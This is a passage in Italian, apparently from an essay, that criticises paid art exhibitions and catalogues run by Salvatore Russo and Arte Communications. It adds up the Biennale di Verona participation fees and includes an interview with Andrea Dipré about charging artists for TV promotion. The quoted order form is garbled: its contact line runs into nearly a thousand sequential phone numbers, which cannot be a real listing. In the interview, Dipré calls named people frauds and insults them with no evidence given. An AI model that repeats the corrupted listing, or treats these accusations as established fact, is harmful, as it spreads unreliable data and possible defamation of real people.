- N.4 pagine a colori nelle quali inserire n.4 immagini € 600
- N.10 pagine a colori nelle quali inserire n.10 immagini € 1300

Entrambe le tipologie di pubblicazione prevedono

- testo critico a cura di Salvatore Russo pubblicato in lingua italiana e inglese
- N.1 copia del volume [...]⁹

Il tutto ovviamente da inviare al Dott. Russo Francesco Saverio.

Non volendomi mettere a fare i conti in tasca a nessuno, ma se volessi autopromuovermi, con 1300€ potrei far stampare 500 copie di un mio eventuale e personale catalogo di 48 pagine a colori stampate su carta lucida da 115 gm/m, in formato A4 con broccatura cucita a filo refe. Certo, nel mio catalogo autoprodotta non avrei il testo critico di Salvatore Russo, ma potrei essere presa in considerazione comunque.

C'è un ultimo sito da visitare legato a Salvatore Russo.

www.artecomunications.it è alla base di tutte le mostre che cura e proprio su quel sito si possono trovare tutti i punti più importanti del loro operato. La prima cosa che balza all'occhio è lo slogan: "ARTEcommunic@tions sempre dalla parte dell'Artista "e interessante è anche la descrizione che forniscono di questa "azienda"

Arte Communications è una nuova Realtà fatta di Progetti seri e vantaggiosi per gli Artisti. La sua Mission è quella di aiutare gli Artisti a farsi conoscere attraverso la pubblicazione e l'organizzazione di Importanti Mostre.

I principi sui quali Arte Communications si fonda sono:

- 1- Serietà
- 2- Organizzazione
- 3- Coerenza
- 4- Efficacia
- 5- Affidabilità

Attraverso questi principi cerchiamo di offrire agli Artisti un modo più efficace per farsi conoscere. L'Artista che parteciperà alle nostre iniziative si sentirà parte di una Grande Famiglia. Ci teniamo a curare i rapporti interpersonali tra noi e gli Artisti. L'Artista non sarà più solo, ma avrà sempre una persona alla quale potersi rivolgere. In un Mondo dell'Arte in cui l'Artista dopo una Mostra, una Pubblicazione o un Concorso, viene poi abbandonato, noi attraverso la nostra rete di conoscenze artistiche (Gallerie, Mercanti d'Arte, Collezionisti, Istituzioni, Musei, Istituti d'Arte e Accademie) segnaleremo sempre l'operato dell'Artista che decide di collaborare con noi. Arte Communications è un polo che ha come sede Roma, ma con rapporti collaborativi con Gallerie e Musei di Tutta Italia.



ilcuratore.it, Homepage, 2014

Artisti Internazionali a NEW YORK

TIPOLOGIA DI PUBBLICAZIONE:

☐ N° 1 pagina a colori nella quale inserire n. 1 immagine.	Euro 180,00
☐ N° 2 pagine a colori nelle quali inserire n. 2 immagini.	Euro 330,00
☐ N° 4 pagine a colori nelle quali inserire n. 4 immagini. <i>Si riceveranno n° 2 copie del volume</i>	Euro 600,00
☐ N° 10 pagine a colori nelle quali inserire n. 10 immagini. <i>Si riceveranno n° 1 copia del volume</i>	Euro 1.300,00

DA PAGARE:
In contraccambio prevale il riconoscimento delle pubblicazioni.

Per la proposta relativa alla pubblicazione in 4 pagine o 10 pagine in due soluzioni. La prima al ricevimento delle pubblicazioni. La successiva a 30 giorni dal primo pagamento.

Beneficiario le tipologie di pubblicazione prevedono:

- testo critico a cura di Salvatore Russo pubblicato in lingua italiana e inglese.
- N. 1 copia del volume.
- Pubblicazione di saggi critici pubblicati in una sezione speciale del volume.
- Sagra celebrativa personalizzata con il proprio nome.

PROPOSTA D'ORDINE ARTISTI INTERNAZIONALI A NEW YORK
da inviare entro il 15 OTTOBRE 2013 a:
Dott. Russo Francesco Saverio - Via Giuseppe Donati, 58 - 00187 Roma - Tel. 06/4981191 - 06/4981192 - 06/4981193 - 06/4981194 - 06/4981195 - 06/4981196 - 06/4981197 - 06/4981198 - 06/4981199 - 06/4981200 - 06/4981201 - 06/4981202 - 06/4981203 - 06/4981204 - 06/4981205 - 06/4981206 - 06/4981207 - 06/4981208 - 06/4981209 - 06/4981210 - 06/4981211 - 06/4981212 - 06/4981213 - 06/4981214 - 06/4981215 - 06/4981216 - 06/4981217 - 06/4981218 - 06/4981219 - 06/4981220 - 06/4981221 - 06/4981222 - 06/4981223 - 06/4981224 - 06/4981225 - 06/4981226 - 06/4981227 - 06/4981228 - 06/4981229 - 06/4981230 - 06/4981231 - 06/4981232 - 06/4981233 - 06/4981234 - 06/4981235 - 06/4981236 - 06/4981237 - 06/4981238 - 06/4981239 - 06/4981240 - 06/4981241 - 06/4981242 - 06/4981243 - 06/4981244 - 06/4981245 - 06/4981246 - 06/4981247 - 06/4981248 - 06/4981249 - 06/4981250 - 06/4981251 - 06/4981252 - 06/4981253 - 06/4981254 - 06/4981255 - 06/4981256 - 06/4981257 - 06/4981258 - 06/4981259 - 06/4981260 - 06/4981261 - 06/4981262 - 06/4981263 - 06/4981264 - 06/4981265 - 06/4981266 - 06/4981267 - 06/4981268 - 06/4981269 - 06/4981270 - 06/4981271 - 06/4981272 - 06/4981273 - 06/4981274 - 06/4981275 - 06/4981276 - 06/4981277 - 06/4981278 - 06/4981279 - 06/4981280 - 06/4981281 - 06/4981282 - 06/4981283 - 06/4981284 - 06/4981285 - 06/4981286 - 06/4981287 - 06/4981288 - 06/4981289 - 06/4981290 - 06/4981291 - 06/4981292 - 06/4981293 - 06/4981294 - 06/4981295 - 06/4981296 - 06/4981297 - 06/4981298 - 06/4981299 - 06/4981300 - 06/4981301 - 06/4981302 - 06/4981303 - 06/4981304 - 06/4981305 - 06/4981306 - 06/4981307 - 06/4981308 - 06/4981309 - 06/4981310 - 06/4981311 - 06/4981312 - 06/4981313 - 06/4981314 - 06/4981315 - 06/4981316 - 06/4981317 - 06/4981318 - 06/4981319 - 06/4981320 - 06/4981321 - 06/4981322 - 06/4981323 - 06/4981324 - 06/4981325 - 06/4981326 - 06/4981327 - 06/4981328 - 06/4981329 - 06/4981330 - 06/4981331 - 06/4981332 - 06/4981333 - 06/4981334 - 06/4981335 - 06/4981336 - 06/4981337 - 06/4981338 - 06/4981339 - 06/4981340 - 06/4981341 - 06/4981342 - 06/4981343 - 06/4981344 - 06/4981345 - 06/4981346 - 06/4981347 - 06/4981348 - 06/4981349 - 06/4981350 - 06/4981351 - 06/4981352 - 06/4981353 - 06/4981354 - 06/4981355 - 06/4981356 - 06/4981357 - 06/4981358 - 06/4981359 - 06/4981360 - 06/4981361 - 06/4981362 - 06/4981363 - 06/4981364 - 06/4981365 - 06/4981366 - 06/4981367 - 06/4981368 - 06/4981369 - 06/4981370 - 06/4981371 - 06/4981372 - 06/4981373 - 06/4981374 - 06/4981375 - 06/4981376 - 06/4981377 - 06/4981378 - 06/4981379 - 06/4981380 - 06/4981381 - 06/4981382 - 06/4981383 - 06/4981384 - 06/4981385 - 06/4981386 - 06/4981387 - 06/4981388 - 06/4981389 - 06/4981390 - 06/4981391 - 06/4981392 - 06/4981393 - 06/4981394 - 06/4981395 - 06/4981396 - 06/4981397 - 06/4981398 - 06/4981399 - 06/4981400 - 06/4981401 - 06/4981402 - 06/4981403 - 06/4981404 - 06/4981405 - 06/4981406 - 06/4981407 - 06/4981408 - 06/4981409 - 06/4981410 - 06/4981411 - 06/4981412 - 06/4981413 - 06/4981414 - 06/4981415 - 06/4981416 - 06/4981417 - 06/4981418 - 06/4981419 - 06/4981420 - 06/4981421 - 06/4981422 - 06/4981423 - 06/4981424 - 06/4981425 - 06/4981426 - 06/4981427 - 06/4981428 - 06/4981429 - 06/4981430 - 06/4981431 - 06/4981432 - 06/4981433 - 06/4981434 - 06/4981435 - 06/4981436 - 06/4981437 - 06/4981438 - 06/4981439 - 06/4981440 - 06/4981441 - 06/4981442 - 06/4981443 - 06/4981444 - 06/4981445 - 06/4981446 - 06/4981447 - 06/4981448 - 06/4981449 - 06/4981450 - 06/4981451 - 06/4981452 - 06/4981453 - 06/4981454 - 06/4981455 - 06/4981456 - 06/4981457 - 06/4981458 - 06/4981459 - 06/4981460 - 06/4981461 - 06/4981462 - 06/4981463 - 06/4981464 - 06/4981465 - 06/4981466 - 06/4981467 - 06/4981468 - 06/4981469 - 06/4981470 - 06/4981471 - 06/4981472 - 06/4981473 - 06/4981474 - 06/4981475 - 06/4981476 - 06/4981477 - 06/4981478 - 06/4981479 - 06/4981480 - 06/4981481 - 06/4981482 - 06/4981483 - 06/4981484 - 06/4981485 - 06/4981486 - 06/4981487 - 06/4981488 - 06/4981489 - 06/4981490 - 06/4981491 - 06/4981492 - 06/4981493 - 06/4981494 - 06/4981495 - 06/4981496 - 06/4981497 - 06/4981498 - 06/4981499 - 06/4981500 - 06/4981501 - 06/4981502 - 06/4981503 - 06/4981504 - 06/4981505 - 06/4981506 - 06/4981507 - 06/4981508 - 06/4981509 - 06/4981510 - 06/4981511 - 06/4981512 - 06/4981513 - 06/4981514 - 06/4981515 - 06/4981516 - 06/4981517 - 06/4981518 - 06/4981519 - 06/4981520 - 06/4981521 - 06/4981522 - 06/4981523 - 06/4981524 - 06/4981525 - 06/4981526 - 06/4981527 - 06/4981528 - 06/4981529 - 06/4981530 - 06/4981531 - 06/4981532 - 06/4981533 - 06/4981534 - 06/4981535 - 06/4981536 - 06/4981537 - 06/4981538 - 06/4981539 - 06/4981540 - 06/4981541 - 06/4981542 - 06/4981543 - 06/4981544 - 06/4981545 - 06/4981546 - 06/4981547 - 06/4981548 - 06/4981549 - 06/4981550 - 06/4981551 - 06/4981552 - 06/4981553 - 06/4981554 - 06/4981555 - 06/4981556 - 06/4981557 - 06/4981558 - 06/4981559 - 06/4981560 - 06/4981561 - 06/4981562 - 06/4981563 - 06/4981564 - 06/4981565 - 06/4981566 - 06/4981567 - 06/4981568 - 06/4981569 - 06/4981570 - 06/4981571 - 06/4981572 - 06/4981573 - 06/4981574 - 06/4981575 - 06/4981576 - 06/4981577 - 06/4981578 - 06/4981579 - 06/4981580 - 06/4981581 - 06/4981582 - 06/4981583 - 06/4981584 - 06/4981585 - 06/4981586 - 06/4981587 - 06/4981588 - 06/4981589 - 06/4981590 - 06/4981591 - 06/4981592 - 06/4981593 - 06/4981594 - 06/4981595 - 06/4981596 - 06/4981597 - 06/4981598 - 06/4981599 - 06/4981600 - 06/4981601 - 06/4981602 - 06/4981603 - 06/4981604 - 06/4981605 - 06/4981606 - 06/4981607 - 06/4981608 - 06/4981609 - 06/4981610 - 06/4981611 - 06/4981612 - 06/4981613 - 06/4981614 - 06/4981615 - 06/4981616 - 06/4981617 - 06/4981618 - 06/4981619 - 06/4981620 - 06/4981621 - 06/4981622 - 06/4981623 - 06/4981624 - 06/4981625 - 06/4981626 - 06/4981627 - 06/4981628 - 06/4981629 - 06/4981630 - 06/4981631 - 06/4981632 - 06/4981633 - 06/4981634 - 06/4981635 - 06/4981636 - 06/4981637 - 06/4981638 - 06/4981639 - 06/4981640 - 06/4981641 - 06/4981642 - 06/4981643 - 06/4981644 - 06/4981645 - 06/4981646 - 06/4981647 - 06/4981648 - 06/4981649 - 06/4981650 - 06/4981651 - 06/4981652 - 06/4981653 - 06/4981654 - 06/4981655 - 06/4981656 - 06/4981657 - 06/4981658 - 06/4981659 - 06/4981660 - 06/4981661 - 06/4981662 - 06/4981663 - 06/4981664 - 06/4981665 - 06/4981666 - 06/4981667 - 06/4981668 - 06/4981669 - 06/4981670 - 06/4981671 - 06/4981672 - 06/4981673 - 06/4981674 - 06/4981675 - 06/4981676 - 06/4981677 - 06/4981678 - 06/4981679 - 06/4981680 - 06/4981681 - 06/4981682 - 06/4981683 - 06/4981684 - 06/4981685 - 06/4981686 - 06/4981687 - 06/4981688 - 06/4981689 - 06/4981690 - 06/4981691 - 06/4981692 - 06/4981693 - 06/4981694 - 06/4981695 - 06/4981696 - 06/4981697 - 06/4981698 - 06/4981699 - 06/4981700 - 06/4981701 - 06/4981702 - 06/4981703 - 06/4981704 - 06/4981705 - 06/4981706 - 06/4981707 - 06/4981708 - 06/4981709 - 06/4981710 - 06/4981711 - 06/4981712 - 06/4981713 - 06/4981714 - 06/4981715 - 06/4981716 - 06/4981717 - 06/4981718 - 06/4981719 - 06/4981720 - 06/4981721 - 06/4981722 - 06/4981723 - 06/4981724 - 06/4981725 - 06/4981726 - 06/4981727 - 06/4981728 - 06/4981729 - 06/4981730 - 06/4981731 - 06/4981732 - 06/4981733 - 06/4981734 - 06/4981735 - 06/4981736 - 06/4981737 - 06/4981738 - 06/4981739 - 06/4981740 - 06/4981741 - 06/4981742 - 06/4981743 - 06/4981744 - 06/4981745 - 06/4981746 - 06/4981747 - 06/4981748 - 06/4981749 - 06/4981750 - 06/4981751 - 06/4981752 - 06/4981753 - 06/4981754 - 06/4981755 - 06/4981756 - 06/4981757 - 06/4981758 - 06/4981759 - 06/4981760 - 06/4981761 - 06/4981762 - 06/4981763 - 06/4981764 - 06/4981765 - 06/4981766 - 06/4981767 - 06/4981768 - 06/4981769 - 06/4981770 - 06/4981771 - 06/4981772 - 06/4981773 - 06/4981774 - 06/4981775 - 06/4981776 - 06/4981777 - 06/4981778 - 06/4981779 - 06/4981780 - 06/4981781 - 06/4981782 - 06/4981783 - 06/4981784 - 06/4981785 - 06/4981786 - 06/4981787 - 06/4981788 - 06/4981789 - 06/4981790 - 06/4981791 - 06/4981792 - 06/4981793 - 06/4981794 - 06/4981795 - 06/4981796 - 06/4981797 - 06/4981798 - 06/4981799 - 06/4981800 - 06/4981801 - 06/4981802 - 06/4981803 - 06/4981804 - 06/4981805 - 06/4981806 - 06/4981807 - 06/4981808 - 06/4981809 - 06/4981810 - 06/4981811 - 06/4981812 - 06/4981813 - 06/4981814 - 06/4981815 - 06/4981816 - 06/4981817 - 06/4981818 - 06/4981819 - 06/4981820 - 06/4981821 - 06/4981822 - 06/4981823 - 06/4981824 - 06/4981825 - 06/4981826 - 06/4981827 - 06/4981828 - 06/4981829 - 06/4981830 - 06/4981831 - 06/4981832 - 06/4981833 - 06/4981834 - 06/4981835 - 06/4981836 - 06/4981837 - 06/4981838 - 06/4981839 - 06/4981840 - 06/4981841 - 06/4981842 - 06/4981843 - 06/4981844 - 06/4981845 - 06/4981846 - 06/4981847 - 06/4981848 - 06/4981849 - 06/4981850 - 06/4981851 - 06/4981852 - 06/4981853 - 06/4981854 - 06/4981855 - 06/4981856 - 06/4981857 - 06/4981858 - 06/4981859 - 06/4981860 - 06/4981861 - 06/4981862 - 06/4981863 - 06/4981864 - 06/4981865 - 06/4981866 - 06/4981867 - 06/4981868 - 06/4981869 - 06/4981870 - 06/4981871 - 06/4981872 - 06/4981873 - 06/4981874 - 06/4981875 - 06/4981876 - 06/4981877 - 06/4981878 - 06/4981879 - 06/4981880 - 06/4981881 - 06/4981882 - 06/4981883 - 06/4981884 - 06/4981885 - 06/4981886 - 06/4981887 - 06/4981888 - 06/4981889 - 06/4981890 - 06/4981891 - 06/4981892 - 06/4981893 - 06/4981894 - 06/4981895 - 06/4981896 - 06/4981897 - 06/4981898 - 06/4981899 - 06/4981900 - 06/4981901 - 06/4981902 - 06/4981903 - 06/4981904 - 06/4981905 - 06/4981906 - 06/4981907 - 06/4981908 - 06/4981909 - 06/4981910 - 06/4981911 - 06/4981912 - 06/4981913 - 06/4981914 - 06/4981915 - 06/4981916 - 06/4981917 - 06/4981918 - 06/4981919 - 06/4981920 - 06/4981921 - 06/4981922 - 06/4981923 - 06/4981924 - 06/4981925 - 06/4981926 - 06/4981927 - 06/4981928 - 06/4981929 - 06/4981930 - 06/4981931 - 06/4981932 - 06/4981933 - 06/4981934 - 06/4981935 - 06/4981936 - 06/4981937 - 06/4981938 - 06/4981939 - 06/4981940 - 06/4981941 - 06/4981942 - 06/4981943 - 06/4981944 - 06/4981945 - 06/4981946 - 06/4981947 - 06/4981948 - 06/4981949 - 06/4981950 - 06/4981951 - 06/4981952 - 06/4981953 - 06/4981954 - 06/4981955 - 06/4981956 - 06/4981957 - 06/4981958 - 06/4981959 - 06/4981960 - 06/4981961 - 06/4981962 - 06/4981963 - 06/4981964 - 06/4981965 - 06/4981966 - 06/4981967 - 06/4981968 - 06/4981969 - 06/4981970 - 06/4981971 - 06/4981972 - 06/4981973 - 06/4981974 - 06/4981975 - 06/4981976 - 06/4981977 - 06/4981978 - 06/4981979 - 06/4981980 - 06/4981981 - 06/4981982 - 06/4981983 - 06/4981984 - 06/4981985 - 06/4981986 - 06/4981987 - 06/4981988 - 06/4981989 - 06/4981990 - 06/4981991 - 06/4981992 - 06/4981993 - 06/4981994 - 06/4981995 - 06/4981996 - 06/4981997 - 06/4981998 - 06/4981999 - 06/4982000 - 06/4982001 - 06/4982002 - 06/4982003 - 06/4982004 - 06/4982005 - 06/4982006 - 06/4982007 - 06/4982008 - 06/4982009 - 06/4982010 - 06/4982011 - 06/4982012 - 06/4982013 - 06/4982014 - 06/4982015 - 06/4982016 - 06/4982017 - 06/4982018 - 06/4982019 - 06/4982020 - 06/4982021 - 06/4982022 - 06/4982023 - 06/4982024 - 06/4982025 - 06/4982026 - 06/4982027 - 06/4982028 - 06/4982029 - 06/4982030 - 06/4982031 - 06/4982032 - 06/4982033 - 06/4982034 - 06/4982035 - 06/4982036 - 06/4982037 - 06/4982038 - 06/4982039 - 06/4982040 - 06/4982041 - 06/4982042 - 06/4982043 - 06/4982044 - 06/4982045 - 06/4982046 - 06/4982047 - 06/4982048 - 06/4982049 - 06/4982050 - 06/4982051 - 06/4982052 - 06/4982053 - 06/4982054 - 06/4982055 - 06/4982056 - 06/4982057 - 06/4982058 - 06/4982059 - 06/4982060 - 06/4982061 - 06/4982062 - 06/4982063 - 06/4982064 - 06/4982065 - 06/4982066 - 06/4982067 - 06/4982068 - 06/4982069 - 06/4982070 - 06/4982071 - 06/4982072 - 06/4982073 - 06/4982074 -

Il Nostro motto è: "Sempre dalla parte dell'Artista!".

Con stima

il Direttore

Dott. Salvatore Russo ¹⁰

La seconda cosa molto rilevante sono gli artisti suggeriti su cui investire: 67 artisti sconosciuti al mondo dell'arte istituzionale.

Tornando alla questione iniziale c'è una domanda ancora aperta: i 700€ chiesti per esporre alla Biennale di Verona.



Artecommunic@tions, Slogan, 2014

Settecento euro per esporre dentro una fiera, per 9 ore al giorno, per 4 giorni. Sono esattamente 19,4€ all'ora a testa. Settecento euro a testa per 976 teste che hanno partecipato alla Biennale di Verona fanno esattamente 683200€. Gli organizzatori della Biennale di Verona, guadagnavano, al lordo, per ogni ora di esposizione, 18802,7€. Io, onestamente, non posso sapere quanto possa costare affittare un piano espositivo, quanto siano state pagate le persone del comitato scientifico, quanto abbiano voluto Red Ronnie, Katia Ricciarelli e Vittorio Sgarbi per la loro comparsata e quanto possa essere costato stampare questo prestigioso catalogo, ma so, come artista, che se volessi promuovermi, questi canali sono assolutamente i più sbagliati, perché come si è visto, non vi è una reale vetrina, ma solo un ricircolo da una biennale all'altra, da un expo all'altro, sempre a cura di questi individui. Sono però convinta che queste persone meritino di esistere e di continuare a lavorare, perché, se solo in Italia esistono 976 "artisti" che hanno 700€ da spendere in esposizioni come queste, è altrettanto giusto che questi "curatori" continuino a perpetuare quello che fanno. Qualora la gente comincerà a svegliarsi, ad accorgersi che non trae alcun vantaggio da queste iniziative e che, oltretutto, non ci guadagna, questi fratelli Russo e tanti altri come loro, smetteranno automaticamente di lavorare.

¹⁰ Russo S., *Arte Communications - Chi Siamo*, 2014, www.artecommunications.it/index.php?option=com_content&view=article&id=110&Itemid=245, consultato il 21/9/2014

Intervista ad Andrea Dipré

Ciao Andrea, che cosa stai facendo ora che non promuovi più gli "artisti"?

Tutto parte dall'arte. Tutto parte dal discorso artistico. Quello che sto facendo ora è legato ancora all'arte, anche al suo mercato e ai suoi fenomeni, ma ormai ha più un'impronta esistenzialista e filosofica in cui ci sta un po' di tutto.

Tutto ciò è iniziato dalla litigata con Achille Bonito Oliva a Mi Manda Rai Tre?

Mi Manda Rai Tre è la dimostrazione di quanto io tenessi più all'apparire che ai soldi perché sennò non ci sarei andato. Con *Mi Manda Rai Tre* la mia attività di personaggio che presenta artisti per portarli in televisione è finita, ha avuto ancora qualche mese di lavoro ma è finita.

Iniziamo dal principio: parliamo dei tuoi canali Sky e di come hai iniziato.

Io inizialmente non avevo neanche un centesimo per fare quello che faccio ora. Il primo che mi diede fiducia fu Roberto Mario Osti della televisione La9 che disse «ti faccio parlare di arte» ma voleva che mi firmassi come Sgarbi e mi mise una modella nuda vicino e da lì sono partito, il primo ad arrivare fu un pittore che dipingeva su pelle di mucca. All'inizio non erano miei i canali però avevo un giro d'affari enorme ma io non vedevo gente che dipingeva, io vedevo denaro. Quando entravo in una casa, vedevo le opere, parlavo con l'artista e gli dicevo: «tu artista, sei un artista o ti senti artista?» perché di fatto ogni famiglia ha qualcuno che dipinge o fa qualche tipo di arte. Io promuovevo principalmente scultori e pittori perché con il quadro c'era il fattore della vendita del tempo. Eravamo in un periodo in cui c'era *telemarket* etc. dove veramente dicevi che un quadro da 50.000 euro costava poco. Quell'epoca però, con la crisi, è andata scomparendo e io non ero più credibile a livello di denaro e poi c'era un cambiamento nei mezzi di comunicazione perché, dopotutto, i miei pittori erano anziani, oggi un giovane, anche se non andavo a *Mi Manda Rai Tre* non investirebbe in televisione che non la guarda più nessuno. La TV è finita lo dimostra anche il fatto che adesso internet sta diventando perbenista. I miei video più forti non sono più su Youtube, adesso devo caricarli su Vimeo o su Youporn dove posso caricare i video delle opere d'arte mobili.

Quanto costava per un pittore farsi promuovere da Dipré?

Il mio tariffario partiva da un minimo di 300€ e il massimo non esiste. Anche 10 miliardi di petroldollari. Ho fatto un giro di soldi infinito.

Quando presentavi gli artisti si capiva che li stavi prendendo in giro. Perché si affidavano a te?

Questo è un punto importantissimo. Devi considerare questo: quando facevo la televisione in realtà io avevo un'immagine molto credibile sotto ogni punto di vista. Io mi presentavo sempre in giacca e cravatta. Mi presentavo in un certo modo e poi, secondo me, anche come mio aspetto fisico, do l'idea di una persona di uno di cui ci si può fidare. Poi a quel tempo io andavo contro al sistema dell'arte, dicevo: «perché andate a spendere soldi per fare le mostre nelle gallerie d'arte dove la gente va solo per mangiare al rinfresco? meglio venire in tv con Dipré!» e in questo avevo anche ragione perché fondamentalmente se tu facevi vedere un quadro in tv era più importante che vederlo in una galleria.

Però in una galleria (una di quelle serie) l'artista non paga.

È vero, se proprio vogliamo vederla così, effettivamente uno che vale non paga, ma anche lì è tutto obiettivo perché il sistema è corrotto. Io sono nato in quel periodo perché il sistema è distrutto perché oggi comunque dopo Cezanne il sistema è finito, non esiste più il merito nell'arte, esiste solo la pubblicità, la fama. Ecco perché Warhol mi ha sempre ispirato. Non occorre più essere

bravi, bastava essere famosi. Senza allontanarci troppo, prendi Pietro Maso, il "delinquente" di Verona, tutti lo conoscono, se lui si mettesse a dipingere avrebbe più valore di uno che si applica costantemente.

Poi però ci sono pittori che, secondo me, sono bravissimi. Quando andavo in giro da sta gente c'era un solo modo per capire se il lavoro mi piaceva o no. Se vedevo che facevano delle cose belle che a me piacevano e quindi gli riconoscevo una qualità, perché il termine di paragone è sempre la qualità, io iniziavo a dirgli: «vabbè dai ti faccio uno sconto, anziché darmi 4000 euro me ne dai 3000 e mi prendo un quadro». Però quando chiedevo un quadro, non sempre era così, alle volte era solo un trucco per fargli credere che valesse ma in realtà io ho messo via tanti quadri di gente che secondo me vale. Magari non è conosciuta però lo vedi quando una cosa è fatta in un certo modo o quando ha un valore, che poteva essere figurativo ma anche astratto, però qualcosa ci vedevi se c'era dentro un'armonia etc. Ma al di là di questo discorso sulla qualità, io all'epoca ero attratto dal denaro e questo purtroppo è la causa di tantissimi casini che ho adesso perché è subentrata l'immagine del Daprè di adesso che è fortemente antisociale e quindi anche se io ho ragione, e non ho derubato nessuno, mi condannano perché questi artisti si sono messi tutti insieme contro di me. Mi chiamava chiunque e io, se pagavano, andavo. Una volta entrato nella casa provavo a spingere per farli spendere il più possibile. Ma questo non è un reato. È un venditore.

Ma chi se ne intende dell'arte, non casca in queste cose qui.

È vero, ma guarda che ti assicuro che c'è *Effetto Arte* di Palermo che sono dei truffatori totali, ogni anno inventano delle mostre, chiamano Sgarbi e i fratelli Russo, che sono due sfigati e fanno le pedine in questa truffa, stanno facendo un mucchio di soldi. Dietro c'è la famiglia Serradifalco che fa tutto, che è di Palermo, loro praticamente quando paghi, anche se una scimmia gli manda uno scarabocchio, lo pubblicano e loro sono ancora peggio perché ci cascano tutti. Pensa che uno di questi due sfigati dei fratelli Russo, un certo Money Art, mi chiamò e io lo liquidai con poche parole

Come è nato il tuo successo online?

Quando mi capitavano dei soggetti palesemente brutti e stupidi, dei casi umani, io mi vergognavo a farli vedere in televisione perché io non potevo predicare in un certo modo negli spot e poi mostrare nel canale gente che non valeva niente perciò tendevo a metterli in onda in tarda fascia oraria o nasconderli. Quando il mio lavoro è finito, quando sono usciti tutti i casini conseguenti a *Mi Manda Rai Tre*, ad un certo punto mi sono detto «cazzo me ne frega, è finita, si apre un altro capitolo, me ne frego» e ho detto anche «però questi miserabili non meritano neanche che gli spedisca il dvd a casa», il dvd della loro puntata, e allora ho deciso di caricarli su *Youtube*, non perché li vedesse la gente ma come se fosse un canale di servizio perché chiamavo il parente e gli dicevo «se vuoi vederlo, lo vedi lì» senza più neanche spedire e spendere quell'euro e cinquanta. Tra questi artisti c'era anche Osvaldo Paniccia e da lì nasce il fenomeno perché tutti parlavano di questo Paniccia e ho capito quanto questo sistema funzionasse. Così ho preso fuori dal cassetto tutti quelli di cui mi vergognavo, che sono Fabrizio Spagiari, Giacomo De Michelis e altri casi, e da lì ho iniziato a crearmi il *Daprè per il Sociale*, quindi non più solo l'arte ma anche i casi umani, tipo Simone e poi il tema del *Daprè per Lei* che nasce per andare a letto con le donne. Con il *Daprè per Lei* non vengo pagato ma ha due scopi, il primo è che una donna nuda fa audience poi perché capita che con una, quando la presenti, siccome si va su argomenti molto spinti è normale che, quasi sempre, nasca un'amicizia. Ma questo riguarda la singola persona, come vive la vita. In qualche modo io ci guadagno sempre.

Come sei finito a Mi Manda Rai Tre?

A me è sempre interessata la popolarità. Lo ammetto questo sennò non andavo a incasinarmi a *Mi Manda Rai Tre*. Lì ci fu un tranello di sto pittore che mi contattò e avevo capito che era finto perché dopo tre giorni mi chiama *Rai Tre* e mi chiede se volevo andare in trasmissione e avevo capito che i due fatti erano legati e gli chiesi perché mi chiamavano, mi dissero che volevano parlare di arte invece mi hanno tenuto in un camerino per due ore, poi sono uscito e c'era questo processo mediatico, però io ero contento comunque perché ero sulla *Rai*, mi ricordo il cameraman che mi disse «adesso è tutto finito» ma a me che me ne fregava nulla, era una questione di priorità. Adesso Paniccia non avrebbe neanche più senso. Oggi il trash sta finendo, ecco perché mi rifugio nell'*opera d'arte mobile* quella funziona sempre e ne traggio un piacere personale. Quando dissi ad Achille Bonito Oliva, durante *Mi Manda Rai Tre*, «chi sei? chi ti conosce?» sono stato troppo buono perché non ero ancora il Dipré di internet, se succedesse adesso sarebbe anche peggio. Persino Sgarbi, se vuole che io parli di Sgarbi, mi deve pagare perché non è più un cazzo. Sgarbi chi è? Achille Bonito Oliva non vale un cazzo, Achille è una merda, ma chi cazzo è Achille Bonito Oliva? È un vecchio bastardo che conosco grazie a me adesso. Il pubblico lo conosce per merito mio, poi ovvio, nel suo mondo è conosciuto, come i tanti luminari presenti nelle enciclopedie e conosciuti nel loro piccolo mondo.

Tu valuti l'importanza in base alla popolarità?

Esatto

Di ciò che scrive Achille Bonito Oliva non te ne frega nulla?

Solo chi scrive parole difficili mi interessa.

Achille Bonito Oliva è un truffatore bastardo. Lui chiede soldi però non verrà mai fuori perché lui è ammanicato.

Chi è Bonito Oliva? Rimarrà certo nel ricordo degli artisti ma chissene frega di rimanere nel ricordo.

Apprezzo di più Annamaria Franzoni, lei è più famosa di Achille Bonito Oliva

Quando gli artisti ti hanno denunciato, su cosa si sono attaccati?

Questi personaggi si sono alleati contro di me non tanto perché non hanno venduto i quadri, ma perché si sono sentiti presi in giro a livello della loro stupidità. I bravi pittori che ho presentato, perché qualcuno era anche bravo, non mi hanno mai detto niente se vendevano o meno perché capivano la difficoltà di vendere un quadro. Era l'idiota, erano i miserabili, apparentemente normali, più o meno, che erano tutti convinti di essere dei geni, perché l'artista ha un grande ego. Io tra l'altro mi dicevo «quanto vorrei poter dire quello che penso» però quanti soldi avrei preso? zero!

Loro ce l'hanno ancora di più con me, soprattutto da quando ho iniziato a chiamarli "miserabili". Io sono come un negoziante. Un negoziante non parlerà mai male ai suoi clienti. Ti dirà sempre bravissimo. Mi hanno denunciato perché non è che hanno fatto un'auto-analisi dicendo «mi sta bene perché non valgo nulla, basta, invece che andare a dipingere andrò a pesca o andrò per asparagi».

Un avvocato li ha consigliati e loro, secondo il sistema legislativo italiano, possono andare ad accusare una persona di qualsiasi cosa poi seguirà un processo che stabilirà se il fatto sussiste o meno. Il mio avvocato mi ha consigliato di cancellare tutto ciò che avevo in internet ma a me non me ne frega nulla, non cancellerò mai i miei video ma a me non me ne frega più nulla perché per me la vita non ha un significato. Per me va bene così, meglio che mi condannino, non faccio un passo indietro ma se fossimo in un sistema giusto questo non accadrebbe perché quando ti rinviavano a giudizio è un pubblico ministero che decide e un giudice per l'udienza preliminare che decide di rinviarti a giudizio e se fossero persone corrette e oneste direbbero «sarà anche una

persona amorale, ma la morale non è un diritto e quindi Dipré non ha commesso nessun reato». Ma siccome il pubblico ministero può avere anche il figlio che è il primo che si guarda i miei video mi sistemano in questo modo esattamente come ha avuto casini Berlusconi per via, non tanto dei crimini che ha fatto, ma per via della ricchezza che ha, Corona per via dell'aspetto fisico perché magari piaceva e dava fastidio.

Se io ero uno di chiesa non mi facevano niente invece io do fastidio perché le cose che dico sono abbastanza forti. Il *Dipreismo* si basa su sesso, droga e cash ed è ciò su cui si basa la società contemporanea, ma se tu fossi un giudice, se fossi corretto, archivi perché il fatto non sussiste. Ma metti che io ti sto antipatico usi il tuo potere ed è per questo che io sono nei guai.

Ho trovato una testimonianza online di una signora che racconta gli accordi che avevate preso...

